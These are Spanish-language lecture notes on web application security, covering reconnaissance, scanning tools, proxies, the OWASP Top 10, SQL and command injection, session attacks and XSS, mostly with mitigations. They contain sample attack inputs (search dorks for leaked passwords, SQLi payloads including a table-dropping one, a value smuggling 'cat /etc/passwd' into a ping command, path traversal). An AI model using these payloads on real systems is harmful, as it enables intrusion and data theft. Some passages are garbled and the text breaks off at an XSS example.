Resumen Teórica 16 : Seguridad en aplicaciones web

Tomás F. Melli

October 2025

Índice

1 Introducción

La seguridad en aplicaciones web combina medidas preventivas, detección y respuesta para proteger servicios, datos y usuarios frente a amenazas. Las aplicaciones web presentan una superficie de ataque amplia: interfaces HTTP(S), APIs, servicios de backend, autenticación, almacenamiento y dependencias de terceros. Comprender los tipos de ataque, el proceso típico de un atacante y las diferencias entre actividades defensivas (*vulnerability assessment*) y ofensivas controladas (*penetration testing*) es fundamental para priorizar controles y reducir riesgo.

1.1 Pen-test vs Vulnerability Assessment

- **Vulnerability Assessment (evaluación de vulnerabilidades):** proceso sistemático para identificar, cuantificar y priorizar vulnerabilidades en sistemas, redes y aplicaciones. Suele apoyarse en escaneos automáticos y conciliación de resultados, produciendo un inventario de fallos y recomendaciones. No implica explotación activa de las vulnerabilidades (o si se hace, es limitada y controlada).
- **Penetration Testing (pentest):** evaluación más profunda que simula ataques reales. Incluye explotación de vulnerabilidades, cadenas de ataque, escalación de privilegios y pruebas de persistencia. El objetivo es demostrar el impacto real y la factibilidad de compromiso, no sólo listar fallos. Requiere alcance claro, autorización y acuerdos sobre reporte y contención.

1.2 Proceso de ataque

Un atacante experimentado suele seguir una secuencia estructurada:

1. **Identificación del objetivo (reconocimiento / footprinting):**
   - Objetivo: recolectar información pública para crear un perfil (dominios, subdominios, infraestructura, repositorios públicos, correos, empleados, tecnologías empleadas).
   - Técnicas: OSINT (DNS, WHOIS, motores de búsqueda avanzados, redes sociales, metadatos), búsquedas de subdominios, análisis de certificados TLS.
   - **Mitigaciones**: minimizar información pública sensible, políticas de divulgación responsable, monitoreo de exposición (alertas de subdominios/secret leaks).
2. **Scanning:**
   - Objetivo: descubrir servicios expuestos, puertos abiertos y versiones de software.
   - Técnicas: escaneo de puertos, identificación de servicios (banner grabbing), mapeo de endpoints HTTP/HTTPS y APIs.
   - Herramientas típicas: escáneres de puertos, escáneres de directorios, herramientas de enumeración HTTP.
   - **Mitigaciones**: cierre de puertos innecesarios, segmentación de red, WAF y limitación de información en banners.
3. **Enumeración:**
   - Objetivo: obtener detalles que permitan localizar vulnerabilidades concretas (rutas, entradas de usuario, parámetros, versiones precisas, configuraciones expuestas).
   - Técnicas: listado de directorios y archivos, identificación de CGIs, fingerprinting de frameworks y librerías, pruebas de autenticación, exposición de endpoints de administración.
   - **Mitigaciones**: control de acceso estricto en rutas sensibles, ocultación/rotación de rutas administrativas, revisiones de configuración y dependencias.
4. **Detección de vulnerabilidades:**
   - Objetivo: correlacionar versiones/servicios con vulnerabilidades conocidas; probar casos de entrada que revelen fallos (inyección, XSS, SSRF, CSRF, etc.).
   - Técnicas: escáneres de vulnerabilidades, fuzzing de parámetros, análisis dinámico y estático.
   - **Mitigaciones**: gestión de parches, análisis de dependencias, pruebas de seguridad integradas al CI/CD.
5. **Explotación:**
   - Objetivo: usar la(s) vulnerabilidad(es) para obtener acceso, ejecutar comandos, robar datos o modificar comportamiento.

- Técnicas: inyección SQL, ejecución remota, deserialización insegura, bypass de autenticación, explotación de lógica.
- **Mitigaciones**: validación y saneamiento de entradas, principio de menor privilegio, detección de anomalías y limitación de blast radius.

6. **Post-explotación:**
   - Objetivo: mantener acceso, escalar privilegios, moverse lateralmente y eliminar huellas.
   - Técnicas: backdoors, creación de usuarios, modificación de logs, exfiltración encubierta.
   - **Mitigaciones**: monitoreo forense, integridad de logs, detección de escalación, respuestas a incidentes y segmentación.

1.3 Identificación del objetivo, scanning y enumeración

- **Identificación del objetivo (reconocimiento / OSINT):** recopilar información pública sobre la organización o dominio (subdominios, correos, empleados, repositorios) para construir un perfil inicial sin interactuar directamente con los sistemas objetivo.
  - **Información de DNS:** datos sobre registros (A, MX, NS, TXT, CNAME) que revelan hosts, subdominios y proveedores, y que ayudan a localizar recursos expuestos.
  - **Whois:** metadatos del dominio (propietario, registrador, fechas) que pueden mostrar contactos y pistas sobre infraestructura.
  - **Google Hacking / FOCA / Shodan / Maltego:** técnicas y herramientas para buscar información expuesta —consultas avanzadas, análisis de metadatos, descubrimiento de dispositivos y mapeo de relaciones entre entidades.
- **Versión de Sistema Operativo:** determinar el SO y su versión en los servidores objetivo para correlacionar con vulnerabilidades conocidas.
- **Servicios de red activos:** detección de puertos y servicios (p. ej. SSH, HTTP, FTP) que están escuchando en los hosts; base para priorizar pruebas y defensas.
- **Versiones de los servicios de red activos:** identificar software exacto (por ejemplo Apache 2.4.29, OpenSSH 7.6) permite buscar CVE y fallos específicos asociados.
- **Información adicional web:** listado de rutas públicas, archivos, CGIs y el framework/librerías usadas (p. ej. paneles admin, endpoints API, archivos .env) para enfocar pruebas concretas.
- **Detección de vulnerabilidades:** combinar la información anterior para encontrar fallos explotables (inyección, XSS, SSRF, configuraciones inseguras, dependencias vulnerables) mediante escaneos automáticos y verificación manual.

2 Información de fuentes públicas (OSINT)

La obtención de información en fuentes públicas (OSINT — Open Source INTelligence) es la primera etapa del reconocimiento en auditorías de seguridad y pruebas de penetración. Consiste en recopilar datos accesibles públicamente sobre un objetivo (dominios, hosts, servicios, personas y documentos) con el fin de construir un perfil que permita identificar puntos de exposición y priorizar pruebas posteriores. A continuación se describen las fuentes y técnicas más habituales, con ejemplos y consideraciones de mitigación.

2.1 Domain Name System (DNS)

El DNS es la infraestructura que mapea nombres legibles (por ejemplo `example.com`) a direcciones IP. Utiliza distintos tipos de registros con funciones específicas:

- `A/AAAA`: apuntan a direcciones IPv4/IPv6.
- `MX`: indican los servidores de correo.
- `NS`: delegan zonas a servidores de nombres.
- `TXT`: pueden almacenar información variada (incluyendo SPF, DKIM).

El DNS es crítico para casi todos los servicios de Internet —web, correo, APIs— por lo que su seguridad es esencial. Riesgos típicos:

- **Zone transfers (AXFR)**: si están mal configurados permiten descargar toda la zona DNS y revelar subdominios y hosts internos.
- **DNS spoofing / hijacking**: cambios no autorizados en registros pueden redirigir usuarios a servidores maliciosos.

Mitigaciones: restringir transferencias de zona a servidores autorizados, usar DNSSEC allí donde sea viable, monitorear cambios en registros y proteger las credenciales de los paneles de gestión DNS.

2.2 Whois

Whois es un protocolo y servicio que permite consultar metadatos de registro de dominios y bloques de direcciones IP: registrador, fecha de creación/expiración, contactos administrativos y técnicos. Aunque hoy muchos registros están parcialmente redacted por privacidad (RDAP/Whois con GDPR), la información aún puede dar pistas sobre propietarios, emails, proveedores y fechas relevantes.

Mitigaciones: usar servicios de privacidad/WHOIS privacy y controlar la información pública que se registra.

2.3 Obtención de información en Internet — qué buscar

Durante el reconocimiento se buscan indicios que faciliten ataques o identifiquen riesgo operativo:

- Software específico corriendo en el servidor web: tipo y versión del servidor web, frameworks y módulos.
- Información sensible publicada: archivos de configuración, backups, credenciales en repositorios públicos o en documentos expuestos.
- Errores y mensajes de debugging: páginas de error con stack traces que revelan rutas, versiones o detalles internos.

4. Google Hacking / búsquedas específicas

Las búsquedas avanzadas en motores como Google permiten localizar directorios, archivos y fragmentos de contenido expuesto. Algunos ejemplos prácticos:

- `"Index of /admin"` — busca listados de directorios con posible acceso a paneles de administración.
- `inurl:user filetype:sql` — localiza archivos SQL que puedan contener dumps con usuarios y contraseñas.
- `intitle:"please login" "your password is *"` — páginas con instrucciones de credenciales por defecto.
- `intext:email filetype:xls site:.ar` — hojas de cálculo públicas que contienen correos en sitios .ar.

Estos patrones pueden devolver resultados que incluyen ejemplos de inserciones SQL o datos sensibles en texto plano. Existen bases de datos y colecciones (p. ej. la Google Hacking Database, GHDB) que catalogan dorks útiles. Herramientas antiguas de scraping/automatización como SiteDigger o Wikto se usaban para facilitar estas búsquedas.

2.4 FOCA

FOCA es una herramienta que extrae metadatos de documentos públicos (DOC, XLS, PDF, etc.) encontrados en sitios web. Los metadatos pueden incluir nombres de usuario, nombres de máquina, rutas de red, versiones de software y otra información útil para el atacante. Por ejemplo, un PDF con propiedades que muestran el autor y la ruta de archivo local puede indicar estructura de servidores o cuentas internas.

Mitigaciones: revisar y limpiar metadatos antes de publicar documentos y aplicar políticas de gestión documental.

2.5 Shodan

Shodan es un motor de búsqueda para dispositivos y servicios conectados a Internet. A diferencia de Google, indexa banners de servicios (puertos abiertos, servicios detectados y versiones) y permite buscar por software instalado, cadenas en banners y geografías. Es muy útil para descubrir cámaras, servidores, IoT, paneles de administración expuestos y servicios con versiones vulnerables.

Mitigaciones: cerrar servicios no necesarios, actualizar software, aplicar firewall y no exponer paneles administrativos a Internet sin autenticación y controles de acceso.

2.6 Identificación de servicios de red

La identificación de servicios de red va más allá de listar puertos abiertos: busca determinar qué aplicaciones y versiones responden en cada puerto y proporciona pistas sobre vectores de ataque concretos. Técnicas y consideraciones habituales:

- **Escaneos de puertos:** escaneos TCP/UDP para descubrir puertos abiertos. Se usan diferentes tipos de scans (SYN, CONNECT, UDP) según el entorno y el objetivo.
- **Detección de servicio y versión (banner grabbing):** solicitar conexiones y leer banners o respuestas para identificar el software y su versión (p. ej. Apache 2.4.29, OpenSSH 7.6). Esta información ayuda a buscar CVE y fallos conocidos.
- **Evasión y ajuste de timing:** modificar tiempos, fragmentar paquetes o cambiar el orden de probes para intentar eludir IPS/IDS y firewalls. Estas opciones permiten descubrir servicios que un escaneo agresivo podría bloquear.
- **Scripting y pruebas automatizadas:** uso de scripts que prueban servicios específicos (por ejemplo, NSE en `nmap`) para detectar configuraciones inseguras, servicios con autenticación débil o endpoints sensibles.
- **Correlación de resultados:** combinar salida de múltiples herramientas para mejorar la precisión (p. ej. confirmar que un puerto 80 con banner Apache realmente sirve una aplicación PHP específica).

3 Obteniendo más información del servidor HTTP

La enumeración HTTP busca descubrir todo lo que el servidor web pone a disposición (intencionada o por error): archivos, directorios, parámetros, APIs, y tecnologías subyacentes. Pasos y técnicas clave:

- **Enumeración de directorios y archivos:** fuerza bruta de rutas comunes y wordlists para hallar paneles administrativos, backups, archivos de configuración o endpoints olvidados (p. ej. `/admin`, `/.env`, `/backup.zip`).
- **Crawling y mapeo de la aplicación:** recorrer el sitio para identificar endpoints dinámicos, parámetros en URLs y recursos cargados por el cliente (JS, JSON) que puedan contener APIs o puntos de entrada.
- **Fuzzing de parámetros:** enviar entradas variadas a parámetros (cabeceras, cookies, campos POST/GET) para encontrar inyecciones, desbordes, o comportamientos anómalos.
- **Fingerprinting de tecnologías:** analizar cabeceras HTTP, archivos estáticos, cookies y estructuras de URLs para identificar frameworks (Django, Rails, Express), servidores web, CDNs y WAFs.
- **Revisión de archivos públicos de descubrimiento:** `robots.txt`, `sitemap.xml` y archivos públicos pueden revelar rutas no indexadas o URLs internas.
- **Escaneo de vulnerabilidades web (DAST):** herramientas automáticas que prueban XSS, SQLi, headers inseguros, configuraciones y otras vulnerabilidades de nivel aplicación.
- **Análisis manual con proxy:** uso de proxies interceptores (p. ej. Burp Suite) para modificar peticiones, observar respuestas y explotar lógicas de negocio.

3.1 Nikto2

Nikto2 es un escáner de servidores web orientado a realizar chequeos exhaustivos en busca de problemas potenciales en el servidor y de archivos o aplicaciones peligrosas expuestos al público. Evalúa varias categorías de fallas:

- Problemas de configuración: cabeceras HTTP inseguras, listas de directorios activas, errores de configuración del servidor web.
- Archivos por defecto y ejemplos: scripts y páginas instaladas por defecto que muchas veces se dejan sin eliminar.
- Archivos y scripts inseguros: archivos con permisos inadecuados, scripts que permiten ejecución remota o divulgación de información.
- Versiones desactualizadas de productos: detecta versiones antiguas de servidores o módulos asociadas a vulnerabilidades conocidas.

Identificación de vulnerabilidades

Una vez identificados los servicios y aplicaciones activos en los hosts objetivo, se evalúan vulnerabilidades explotables. Esto implica:

- Correlacionar versiones y configuraciones con bases de datos de vulnerabilidades.
- Ejecutar escaneos automatizados y complementarlos con pruebas manuales.
- Priorizar según impacto y probabilidad.
- Documentar hallazgos y pasos de remediación.

3.2 Nessus

Nessus es un escáner remoto de vulnerabilidades y debilidades de sistemas con las siguientes características:

- Lenguaje NASL (Nessus Attack Scripting Language) para desarrollar pruebas personalizadas.
- Arquitectura de *plug-ins*, donde cada plug-in es una comprobación de seguridad.
- Arquitectura cliente-servidor.
- Alternativa open-source: OpenVAS.

3.3 Metasploit


Metasploit es un framework que permite identificar, explotar y validar vulnerabilidades. Facilita la construcción de cadenas de ataque completas y es especialmente útil para demostrar el impacto real de vulnerabilidades, incluyendo escalación de privilegios y persistencia.

3.4 Nuclei

Nuclei es un escáner de vulnerabilidades orientado a aplicaciones web basado en *templates*, donde cada template define una prueba específica (rutas vulnerables, headers inseguros, fingerprint de versiones). Destaca por su velocidad, flexibilidad y fácil integración en pipelines CI/CD.

4 Proxys de seguridad

Los proxys de seguridad (o *intercepting proxies*) son herramientas que se colocan entre el navegador/cliente y el servidor para inspeccionar, modificar y registrar el tráfico HTTP(S). Ejemplos ampliamente usados en pruebas de seguridad son OWASP ZAP (open source) y Burp Suite (comunidad / profesional). Su propósito es facilitar el análisis manual y automatizado de aplicaciones web, permitiendo al auditor ver exactamente qué se envía y recibe, y manipular peticiones y respuestas para detectar vulnerabilidades.



4.1 Funcionamiento

- **Interposición en la comunicación:** el proxy se configura como servidor proxy en el navegador o el cliente. El cliente envía peticiones al proxy, que las reenvía al servidor; las respuestas vuelven al proxy y de ahí al cliente.
- **Intercepción y edición:** en modo *intercept* el proxy detiene la petición o la respuesta y la muestra en una interfaz; el auditor puede editar cabeceras, parámetros, cookies o el cuerpo antes de permitir que continúe.
- **Registro y repetición:** todas las peticiones y respuestas se almacenan en un historial (proxy history). Desde allí se pueden reutilizar (repeater), modificar y volver a enviar para pruebas iterativas.
- **Inspección de HTTPS / TLS:** para ver tráfico cifrado el proxy actúa como un *man-in-the-middle* controlado: genera un certificado propio y el auditor debe instalar la CA del proxy en el navegador. El navegador establece TLS con el proxy y éste abre otra conexión TLS al servidor final, permitiendo inspeccionar contenido cifrado en un entorno de pruebas.

4.2 Módulos y funciones habituales

- **Interceptor (Intercept):** detener peticiones/respuestas en vuelo para editar y reanudar.
- **Proxy history / logger:** almacena todo el tráfico para análisis y auditoría.
- **Repeater:** reenviar peticiones modificadas de forma manual para pruebas iterativas.
- **Intruder / Fuzzer:** envío masivo o automatizado de variantes de entrada para detectar inyecciones, validaciones débiles o errores.
- **Scanner / Active scanner:** pruebas automáticas que buscan XSS, SQLi, CSRF, headers inseguros, etc.
- **Spider / Crawler:** recorre la aplicación para mapear endpoints, links y parámetros.
- **Extensiones / Scripting / API:** permitir automatizar o ampliar funcionalidades mediante plugins o scripts (por ejemplo Python, JavaScript, Groovy).

4.3 Modos de uso: pasivo vs activo

- **Análisis pasivo:** el proxy solo registra y muestra tráfico sin enviar pruebas dañinas —útil para mapeo, revisión de headers, cookies y exposición de datos.
- **Análisis activo:** el proxy envía pruebas que modifican o generan cargas para comprobar vulnerabilidades (scans, intruder). Es más ruidoso y puede afectar a la aplicación; siempre requiere autorización y precaución.

4.4 Aspectos técnicos y consideraciones

- **Instalación de la CA del proxy:** necesaria para interceptar HTTPS. No instalar la CA en máquinas de uso general fuera del entorno de pruebas.
- **Evitar datos sensibles reales:** al fuzzear o probar agresivamente, no exponer información real ni afectar usuarios.
- **Evasión de WAF/IDS:** los proxys permiten ajustar tiempos, fragmentar cargas o cambiar encodings para probar evasiones; esto demuestra la necesidad de controles profundos.
- **Limitaciones:** ciertos canales (p. ej. aplicaciones móviles con certificate pinning o algunos WebSockets) pueden no pasar por el proxy sin configuración adicional.
- **Performance:** scans agresivos pueden saturar la aplicación —usar throttling y ventanas controladas.

5 Open Web Application Security Project (OWASP)

El proyecto abierto de seguridad en aplicaciones Web (OWASP, por sus siglas en inglés) es una comunidad abierta dedicada a facultar a las organizaciones a desarrollar, adquirir y mantener aplicaciones que puedan ser confiables.

5.1 Algunos proyectos interesantes

- **OWASP Top 10**
- **OWASP Testing Guide**
- **OWASP Secure Coding Practices Quick Reference Guide**
- **OWASP Application Security Verification Standard Project**
- **OWASP Cornucopia**

5.2 OWASP Top Ten - 2017

5.2.1 A1 – Inyección

Las fallas de inyección, como SQL, NoSQL, OS o LDAP, ocurren cuando se envían datos no confiables a un intérprete como parte de un comando o consulta. Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a datos sin la debida autorización.

Escenarios de ataque

- Escenario #1: construcción de un comando SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

- Escenario #2: uso de HQL vulnerable:

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id")
+ "'");
```

En ambos casos, un atacante puede modificar el parámetro "id" para enviar: `' or '1'='1`, cambiando el significado de la consulta y accediendo a todos los registros.

5.2.2 A2 – Pérdida de Autenticación y Gestión de Sesiones

Fallas en la implementación de funciones de autenticación y gestión de sesiones permiten a atacantes comprometer usuarios y contraseñas, token de sesiones, o asumir identidades de otros usuarios.

Escenarios de ataque

- Escenario #1: relleno automático de credenciales y uso de listas de contraseñas conocidas.
- Escenario #2: uso exclusivo de contraseñas como factor único, sin rotación ni complejidad.
- Escenario #3: sesiones mal configuradas que permanecen activas tras cerrar el navegador.

5.2.3 A3 – Exposición de datos sensibles

Muchas aplicaciones web y APIs no protegen adecuadamente datos sensibles (información financiera, de salud o PII). Los atacantes pueden robar o modificar estos datos.

Escenarios de ataque

- Escenario #1: cifrado automático de tarjetas de crédito descifrado al consultar.
- Escenario #2: tráfico HTTP inseguro que permite interceptación de cookies.
- Escenario #3: uso de hashes simples o sin SALT que permiten recuperar contraseñas.

5.2.4 A4 - Entidades Externas XML (XXE)

Procesadores XML antiguos o mal configurados evalúan referencias a entidades externas, permitiendo revelar archivos internos, escanear la LAN, ejecutar código remoto o DoS.

Escenarios de ataque

- Escenario #1: extracción de datos del servidor con XML malicioso.
- Escenario #2: escaneo de red privada mediante ENTITY.
- Escenario #3: intento de DoS mediante archivo infinito.

5.2.5 A5 - Pérdida de Control de Acceso

Restricciones de usuarios autenticados no se aplican correctamente, permitiendo acceso no autorizado a funcionalidades, datos, cuentas, o modificación de permisos.

Escenarios de ataque

- Escenario #1: uso de parámetros SQL no validados para acceder a cuentas ajenas.
- Escenario #2: fuerza de URLs para acceder a páginas administrativas.

5.2.6 A6 - Configuración de Seguridad Incorrecta

Configuraciones de seguridad manuales, por omisión o incompletas generan vulnerabilidades (S3 abiertos, cabeceras mal configuradas, errores detallados, falta de parches).

Escenarios de ataque

- Escenario #1: aplicaciones de ejemplo no eliminadas en producción.
- Escenario #2: listado de directorios habilitado.
- Escenario #3: mensajes de error detallados que exponen información sensible.
- Escenario #4: acceso por defecto a archivos en la nube.

5.2.7 A7 – Secuencia de Comandos en Sitios Cruzados (XSS)

Ocurren cuando una aplicación envía datos no confiables al navegador sin validación o codificación, permitiendo ejecución de comandos y secuestro de sesiones.

Escenario de ataque

- Escenario #1: inyección de JavaScript en un campo de formulario para robar cookies de sesión.

5.2.8 A8 – Deserialización Insegura

Sucede cuando objetos serializados dañinos son procesados, permitiendo ataques de repetición, inyecciones o ejecución remota de código.

Escenarios de ataque

- Escenario #1: deserialización en microservicios Spring Boot con ejecución remota de código.
- Escenario #2: modificación de "super cookie" serializada en PHP para obtener privilegios de administrador.

5.2.9 A9 – Componentes con vulnerabilidades conocidas

Uso de bibliotecas, frameworks o módulos vulnerables puede permitir pérdida de datos o control del servidor.

Escenario de ataque

- Escenario #1: ejecución de código remoto en Struts 2 (CVE-2017-5638) y vulnerabilidades en IoT.


5.2.10 A10 – Registro y Monitoreo Insuficientes

La falta de registro, monitoreo y respuesta ante incidentes permite a atacantes mantener ataques, pivotear y manipular datos.

Escenarios de ataque

- Escenario #1: eliminación de código fuente en un foro de código abierto sin detección.
- Escenario #2: escaneo de usuarios con contraseñas por defecto, dejando solo registro de fallo.
- Escenario #3: sandbox de malware interno detecta software, pero sin respuesta a alertas.

5.2.11 OWASP Top 10 - 2021



6 Ataques a Mecanismos de Autenticación y Fallas de Entrada

6.1 Ataques a mecanismos de autenticación

Las funciones de autenticación son un objetivo privilegiado para atacantes porque comprometerlas equivale a suplantar identidad.

6.1.1 Fuerza bruta y ataques por diccionario

- **Definición:** prueba automatizada de combinaciones usuario/contraseña hasta encontrar credenciales válidas.
- **Técnicas:** listas de usuarios populares, diccionarios de contraseñas, combinaciones con reglas (mutaciones, sustituciones), y uso de proxies/distributed cracking para evadir bloqueos por IP.
- **Herramientas:** `xHydra`, `hydra`, `medusa`, `ncrack`. `xHydra` (interfaz gráfica de `hydra`) permite ataques paralelos contra múltiples servicios (HTTP auth, SSH, RDP, etc).
- **Credential stuffing:** uso masivo de pares {usuario, contraseña} obtenidos de breaches previos; eficaz cuando los usuarios reutilizan contraseñas.
- **Mitigaciones:** limitar intentos, bloqueo progresivo, CAPTCHAs adaptativos, detección por IP/UA/huella, políticas de contraseñas, MFA (2FA) obligatoria para accesos sensibles, detección y mitigación de credential stuffing (rate-limits, device fingerprinting).

6.2 Ataques de entrada no validada

Los fallos de validación (tanto en cliente como en servidor) son caldo de cultivo para múltiples vectores de explotación.

6.2.1 Bypass de validación del lado del cliente

- **Descripción:** confiar únicamente en validación JavaScript o en HTML5 para filtrar entrada. Un atacante puede omitir o modificar la solicitud (tools: Burp, curl, scripts).
- **Riesgo:** parámetros faltos de comprobación en el servidor aceptan datos maliciosos.

6.2.2 Modificación de atributos enviados por el servidor

- **Ejemplo:** campos ocultos (`hidden`) o JSON en el cliente conteniendo rol, precio, o flags de autorización que el cliente puede alterar y reenviar.
- **Riesgo:** escalación de privilegios, manipulación de precios, bypass de lógica de negocio.
- **Mitigación:** nunca confiar en el cliente para valores de seguridad; validar y autorizar en servidor; firmar/hashear tokens de estado si es necesario transportarlos al cliente.

6.2.3 Explotación de *buffer overflows*

6.2.4 Canonización y `../..` (Path Traversal)

- **Técnica:** manipular rutas (por ejemplo "`../../etc/passwd`") usando entradas no normalizadas para acceder a archivos fuera del árbol previsto.
- **Mitigaciones:** normalizar y sanitizar rutas; usar listas blancas de archivos; no concatenar rutas de forma insegura; ejecutar con mínimos privilegios.

6.2.5 Ejecución de comandos e inyección de comandos

- **Descripción:** cuando una aplicación incorpora entrada del usuario en una llamada al shell (por ejemplo usando `system()`, `popen()`, `exec`).
- **Separadores:** en Unix se usan "`;`" o "`&&`"; en Windows "`&`" o "||"; *sinoseescapacorrectamente*, *unatacantepuedeencadenarcom*

- `Ejemplo: system("ping -c 1 " + user_ip) con user_ip = "8.8.8.8; cat /etc/passwd" provoca ejecución adicional.`
- `Mitigación: evitar invocar shells directamente; usar APIs que no pasan por intérprete, validar/escalar parámetros estrictamente, aplicar listas blancas y escaping correcto.`

7 Inyección de comandos SQL (SQLi)

La inyección SQL es la explotación de construcciones SQL que concatenan entrada no confiable, permitiendo a un atacante alterar la semántica de consultas y, según privilegios, leer, modificar o destruir datos, e incluso ejecutar comandos del sistema (por ejemplo a través de extensiones/funciones peligrosas).

Ejemplo vulnerable

```
SELECT id FROM usuarios WHERE user = '$f_user' AND password = '$f_pass';
```

Si `$f_user` = `' or 1=1 --` la consulta se transforma y puede devolver todos los registros:

```
SELECT id FROM usuarios WHERE user = '' or 1=1 --' AND password = '...';
```

El comentario "`--`" neutraliza el resto del WHERE.

7.1 Payloads y técnicas comunes

- `'; DROP TABLE users; --` : ejecutar múltiples sentencias si el motor lo permite.
- `' OR '1'='1'` o `1 OR 1=1` : forzar condiciones siempre verdaderas.
- `UNION SELECT ...` : combinar resultados y exfiltrar datos de otras tablas.
- Uso de funciones extendidas y procedimientos (ej. `xp_cmdshell()` en MSSQL) para ejecutar comandos del sistema.
- Blind SQLi: inferir datos por tiempos de respuesta (sleep) o por condiciones booleanas.

7.2 Herramientas de explotación y testing

- **sqlmap:** automatiza la detección y explotación de SQLi (inyección, extracción, shell DBMS). Muy usado por pentesters y atacantes automatizados.
- **Burp Suite / manual testing:** manipulación de parámetros, tampering, payload crafting.
- **Referencias técnicas:** whitepapers y guías avanzadas (por ejemplo recursos en `cgisecurity.com` para SQLi avanzado).

7.3 Contramedidas para SQLi

- Uso de **queries parametrizadas / prepared statements** con binding de parámetros; evitar concatenación de SQL.
- ORMs correctamente usados (con parámetros) y validaciones server-side.
- Principio de menor privilegio para la cuenta DB usada por la aplicación.
- Filtrado/saneamiento para entradas que deben seguir un formato (números, UUIDs).
- Web Application Firewall (WAF) como capa adicional (no sustituye las correcciones en código).
- Pruebas de penetración y escaneo regular con herramientas como `sqlmap`.

8 Ejecución de comandos a través de la aplicación (Command Injection)

- **Mecanismo:** la aplicación inserta entrada del usuario en un comando ejecutado por un intérprete del sistema.
- **Vectores típicos:** utilidades de red (ping/traceroute), manipulación de ficheros, procesamiento multimedia que usa herramientas de sistema.
- **Ejemplo:** `system("convert " + filename + " out.png")` con `filename` controlable por el usuario; si no se valida, se pueden encadenar comandos.
- **Mitigación:** evitar uso directo de shell, usar APIs seguras (execv, spawn con argumentos separados), validar estrictamente, ejecutar en sandbox/contenerización.

9 Manejo de estado de sesiones: ataques y técnicas

9.0.1 Cookie poisoning

- **Descripción:** el atacante modifica el contenido de una cookie (por ejemplo información codificada del usuario, rol, o precio) y la envía de vuelta al servidor. Si el servidor confía en el valor sin verificar su integridad, se producen alteraciones de lógica o escalación de privilegios.
- **Ejemplo:** cookie JSON base64 `{"user_id":132,"role":"user"}`; si no está firmada, modificar a `role":"admin"` puede conceder privilegios.
- **Mitigaciones:** usar cookies de sesión en servidor (no almacenar estado sensible en cliente), si se almacenan datos en cliente deben estar firmados (HMAC) y/o cifrados, marcar `HttpOnly`, `Secure`, `SameSite`.

Otras amenazas al estado de sesión

- **Secuestro de sesión (session hijacking):** robo de cookies (XSS, sniffing si no hay TLS), reutilización de tokens.
- **Fixation:** fijación de sesión donde un atacante fuerza un identificador de sesión predefinido para la víctima.
- **Mitigaciones:** regenerar ID de sesión tras autenticación, usar TLS apropiado para todo el sitio, establecer tiempos de expiración razonables, invalidar sesiones en logout, detección de anomalías (IP/UA).

Buenas prácticas generales

1. **Validación en servidor:** nunca confiar en el cliente; todas las entradas deben validarse por tipo, longitud y formato.
2. **Principio de menor privilegio:** en DB, proceso y sistema operativo.
3. **Uso de control de acceso centralizado:** evitar lógicas de autorización dispersas y replicadas en el cliente.
4. **Registro y monitoreo:** logs de autenticación e intentos fallidos, alertas para patrones de fuerza bruta o credential stuffing.
5. **Revisión y pruebas:** code review, SAST/DAST, fuzzing, pruebas de intrusión periódicas.
6. **Protecciones técnicas:** prepared statements, escaping adecuado, CSP, X-Content-Type-Options, cabeceras de seguridad, WAF como primera línea complementaria.

10 Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) es una técnica para explotar aplicaciones web que no validan o neutralizan correctamente la información suministrada por el cliente, con el objetivo de lograr la ejecución de código de scripting (por ejemplo JavaScript, VBScript) en el contexto de seguridad de otro sitio web. El código inyectado se ejecuta en el navegador de la víctima con los privilegios del origen vulnerable, permitiendo robo de credenciales, secuestro de sesiones, manipulación del DOM, redirecciones maliciosas, entre otros ataques.

10.1 Clasificación

- **XSS persistente (stored):** el atacante inserta código malicioso en un recurso persistente del servidor (por ejemplo, en una base de datos, foro, comentario, perfil de usuario). Cada vez que un usuario carga la página vulnerable, su navegador ejecuta el script inyectado. Es especialmente peligroso porque puede afectar a muchos usuarios sin interacción adicional.
- **XSS no persistente / reflejado (reflected):** la carga maliciosa forma parte de la petición (por ejemplo, en la URL o en campos del formulario) y el servidor la refleja en la respuesta sin sanitizarla. La explotación típicamente requiere engañar a una víctima para que haga clic en un enlace especialmente construido.
- **XSS basado en DOM (DOM-based):** la vulnerabilidad está en el código cliente (JavaScript) que manipula el DOM usando datos controlados por el usuario sin sanitizarlos. No siempre involucra que el servidor refleje los datos; la transformación y ejecución ocurre totalmente en cliente.

10.2 Impactos típicos

- Robo de cookies de sesión y secuestro de sesiones (si las cookies no usan `HttpOnly`).
- Ejecución de acciones en nombre del usuario (CSRF ampliado).
- Keylogging o captura y exfiltración de formularios (credenciales, datos PII).
- Redirección a sitios de phishing o descarga de malware.
- Persistencia de acceso (backdoors en páginas, cambios de contenido).
- Escalada de ataque mediante chaining con otras vulnerabilidades (por ejemplo, CSRF, fallo en CORS).

Ejemplos de payloads y vectores

- Payload simple (reflected):

```
